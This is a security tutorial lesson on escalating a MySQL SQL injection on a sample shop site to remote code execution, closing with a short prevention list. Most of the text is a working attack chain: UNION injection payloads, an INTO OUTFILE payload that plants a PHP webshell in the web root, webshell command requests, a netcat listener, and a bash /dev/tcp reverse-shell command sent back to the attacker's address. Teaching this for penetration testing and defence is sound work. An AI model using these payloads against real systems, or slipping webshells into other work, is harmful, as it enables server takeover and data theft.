SQL Injection File Write

A SQL injection that can write files turns into full command execution on the web server. In this lesson we exploit a classic MySQL INTO OUTFILE primitive to drop a PHP webshell into the web root, then upgrade it to an interactive reverse shell.
From SQL Injection to RCE with INTO OUTFILE
A SQL injection that can write files turns into full command execution on the web server. In this lesson we exploit a classic MySQL INTO OUTFILE primitive to drop a PHP webshell into the web root, then upgrade it to an interactive reverse shell.
The target is a typical catalog page that loads a product by ID:
https://shop.example.com/product?id=1Finding the Injection
The id parameter is concatenated straight into a SQL query. Break out of the string with a single quote:
https://shop.example.com/product?id=1'A SQL error, a blank page, or a changed response confirms the parameter is injectable. Confirm the column count with ORDER BY until the query breaks:
product?id=1' ORDER BY 4-- -
product?id=1' ORDER BY 5-- -
Here the query has four columns, so ORDER BY 4 works and ORDER BY 5 errors. Now find which columns are reflected on the page with a UNION:
product?id=1' UNION SELECT 1,2,3,4-- -Whichever numbers echo back (say column 2) are the ones you control in the output. You can automate this whole discovery phase with sqlmap, but understanding the manual UNION is what makes the file-write step obvious.
Why INTO OUTFILE Matters
MySQL's INTO OUTFILE clause writes query results to a file on the database server's filesystem. If the DB and web server share a host, and the MySQL user has FILE privilege, you can write a file into the web root — and the web root serves PHP.
Three conditions have to hold:
The MySQL account has the
FILEprivilege.secure_file_privis empty (not restricting write paths).The web server runs PHP from a path you can write to, e.g.
/var/www/html.
Writing the Webshell
Instead of reflecting a number, make the UNION return PHP source and redirect it to a file in the web root:
product?id=1' UNION SELECT 1,"<?php system($_GET['cmd']);?>",3,4 into outfile "/var/www/html/cmd.php"-- -MySQL writes the selected row to /var/www/html/cmd.php. The second column carries the payload: a one-line PHP shell that runs whatever you pass in the cmd parameter.
Command Execution
Request the file you just wrote and pass a command:
https://shop.example.com/cmd.php?cmd=idIf you see uid=33(www-data) in the response, you have arbitrary command execution as the web server user. Test a couple more:
https://shop.example.com/cmd.php?cmd=whoami
https://shop.example.com/cmd.php?cmd=uname+-a
Upgrading to a Reverse Shell
A single-command webshell is clumsy. Trade it for an interactive session. Start a listener on your box with netcat:
nc -lvnp 443Then trigger a Bash reverse shell through the webshell. Because the payload travels in a URL, the & characters must be URL-encoded as %26:
https://shop.example.com/cmd.php?cmd=bash -c 'bash -i >%26/dev/tcp/ip/443 0>%261'Replace ip with your listener's address. Decoded, the command is bash -i >&/dev/tcp/ip/443 0>&1: it opens a TCP socket back to you and wires Bash's stdin, stdout, and stderr through it.
Your netcat session catches the connection and you land an interactive shell as www-data. Stabilize it:
python3 -c 'import pty;pty.spawn("/bin/bash")'From here you enumerate for privilege escalation — but that's a separate step; the SQL injection has already given you a foothold on the box.
Prevention
Every link in this chain is avoidable:
Use parameterized queries / prepared statements so user input is never concatenated into SQL.
Run the application's MySQL account with least privilege — no
FILEgrant.Set
secure_file_privto a directory that is not web-served (or disable file writes entirely).Keep the database on a separate host from the web server so
INTO OUTFILEcan't reach the web root.Deny PHP execution in upload/writable directories at the web server level.
Break any one of these and the injection stops short of code execution. Break all of them and a single quote in a URL becomes a shell.